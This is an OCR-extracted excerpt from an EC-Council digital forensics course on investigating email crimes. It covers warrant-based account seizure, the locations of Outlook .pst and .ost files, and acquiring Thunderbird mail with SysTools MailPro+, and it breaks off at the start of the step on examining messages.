
Steps to Investigate Email Crimes

To be able to find, extract, and analyze email-related evidence, an investigator must follow a series of defined and practiced steps. This will not only ease the process of gathering evidence but also help the investigator maintain compliance and integrity.

Some of the vital steps to be followed while conducting an email crime investigation are as follows:

1. Seizing the computer and email accounts
2. Acquiring the email data
3. Examining email messages
4. Retrieving email headers
5. Analyzing email headers
6. Recovering deleted email messages

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Step 1: Seizing the Computer and Email Accounts

To carry out on-site examination of the computer and email server, an investigator should obtain a search warrant application in the appropriate language. Then, they should conduct a forensics test on the permitted equipment, as mentioned in the warrant. All computers and email accounts suspected to be involved in the crime should be seized. The investigator can seize the email accounts by changing its existing password—either by asking the victim's password or obtaining it from the mail server.

If the victim is a corporate organization, then the investigator should obtain permission from the concerned authorities and collaborate with the internal network and system administrators to understand their policies and abide by their data safety regulations.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Step 2: Acquiring the Email Data

Once the computer and email accounts have been seized, the next step is to acquire the email data for forensic analysis. The acquisition of email data depends on the following scenarios:

- The suspect has been accessing emails via desktop-based email clients such as Outlook and Mozilla Thunderbird
- The suspect has a web-based email account that they accessed via the browser

The investigator needs to choose the acquisition process as per the situation in the crime scene.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Acquiring Email Data from Desktop-based Email Clients

Many users prefer desktop-based email clients such as Microsoft Outlook, Mozilla Thunderbird, and Apple mail to send/receive emails. When an email crime is suspected to have occurred on a user's machine using email clients, the key sources of evidence are the local folders and archived files stored by these programs that hold information on all email activities. The job of the forensic investigator is to locate the local folders and extract all email messages using the right forensic tool and store the copies in a safe location.

Local email files/databases created by email clients can be saved in various locations on the suspect's computer. The investigator needs to carefully identify all the local email files and acquire the relevant email messages related to the crime.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Local Email Files in Microsoft Outlook

When an email account is synced with the Microsoft Outlook desktop application, it creates a local copy of all the email folders in the following two formats:

- **Personal Storage Table (.pst)**

  Generally, pop accounts store all the email information in a `.pst` file format in Outlook. The email messages, contact, calendar, and other task data are automatically downloaded

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

from the mail server and saved locally on the hard disk. In Outlook 2013 and earlier versions, the **.pst** files were used by IMAP accounts. However, in Outlook 2016, email messages of all IMAP accounts are saved in the **.ost** file format. The default location of **.pst** files in Outlook 2016 is **C:\Users\%USERNAME%\Documents\Outlook Files**

- **Offline Storage Table (.ost)**

  Account types such as Outlook.com, Outlook for Office 365, Microsoft Exchange, and IMAP copy all mailbox components in the **.ost** file format. As emails, contact, calendar, and other data are not taken off the server such as pop accounts, users can access their emails even when they do not have an Internet connection. All mailbox information is updated when the connection is revived. By default, the **.ost** file in Outlook 2016 is saved at the following location: C:\Users\%USERNAME%\AppData\Local\Microsoft\Outlook.




Figure 11.4: .ost File and its location as created by Microsoft Outlook

The investigator can also extract email-related artifacts from archives, a default folder created by the Outlook application that enables users to save old emails. AutoArchive features are available in the Outlook 2013, 2016, and 2019 versions, and they allow users to archive emails automatically at regular intervals. These archive files are stored in the **.pst** format.

To determine the location of the Outlook archive file, the investigator needs to obtain the credentials of the suspect, open the Outlook application, and navigate to File → Options → Advanced → AutoArchive Settings.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 11.5: Navigating to AutoArchive Settings in Microsoft Outlook




Figure 11.6: Finding the location of Archive folder in Outlook


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Acquiring Thunderbird Local Email Files via SysTools MailPro+

Use tools such as SysTools Mailpro+ to **examine local mail files and folders** and collect them as evidence

You can select one or more mbox files or specific local email folders for forensic acquisition and analysis

Mailpro+ offers six different views to look at the messages extracted from the Thunderbird local folders




https://www.systoolsgroup.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Acquiring Thunderbird Local Email Files via SysTools MailPro+ (Cont'd)

- Select all email messages of evidentiary value and click the **'Export'** button to acquire them
- You can select the exported file type and name format and collect the selected email messages in the chosen destination folder



https://www.systoolsgroup.com



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Acquiring Thunderbird Local Email Files via SysTools MailPro+

As a forensic investigator, you can use tools such as SysTools MailPro+ to acquire local email file data as stored by Thunderbird. They can select one or more mbox files or specific local email folders for forensic acquisition and analysis. The figures below show the acquisition of the Trash folder of a suspect email account using SysTools MailPro+

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 11.7: Analyzing Emails retrieved from the Trash Folder of a suspect email account




Figure 11.8: Examining the HTML View of an email message retrieved from a suspect email account



Figure 11.9: Retrieving attachment from an email message retrieved from a suspect email account

Select all email messages of evidentiary value and click the 'Export' button to acquire them. You can select the exported file type and name format and collect the selected email messages in the chosen destination folder.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 11.10: Selecting Output format, Destination and Naming Convention while exporting retrieved email messages

SysTools Mailpro+

Source: *https://www.systoolsgroup.com*

It is a versatile and all-rounder utility to preview, search, and export emails from multiple email clients.

Features

- Supports more than 12 email file formats
- Read the mailbox of any email file type
- Search emails within source email files in just a few clicks
- Create and save collections for easy mailbox management
- Search and extract emails from hard drive or external storage
- Add files in three modes to the software's dashboard
- Export emails into .pst, .pdf, .msg, .html, .eml, .tiff, and .csv file types
- Preview attachment types such as JPG, GIF, PNG, DOC, and PDF

Previewing Emails

This tool provides a preview of emails in various modes such as given below:

- **Normal Hex View**

  It shows emails along with attributes such as To, CC, BCC, Subject, Date, and Time

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Hex View**

  It shows emails in hex code in a bit-by-bit manner

- **Properties View**

  It displays properties associated with emails such as message flags, recipients, and sender

- **Message Header View**

  It provides viewing details such as X-Priority, Message ID, Thread-Index, Content-Type, and other information

- **MIME View**

  It shows emails in MIME format with various details

- **HTML View**

  It displays emails in HTML with all the tags and body

- **RTF View**

- This provides a preview of emails in plain text format


- **Attachments View**

  This allows users to view the attachments in emails

- **Hierarchical View**

  This shows the hierarchical view of the folder containing the source file

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Step 3: Examining Email Messages

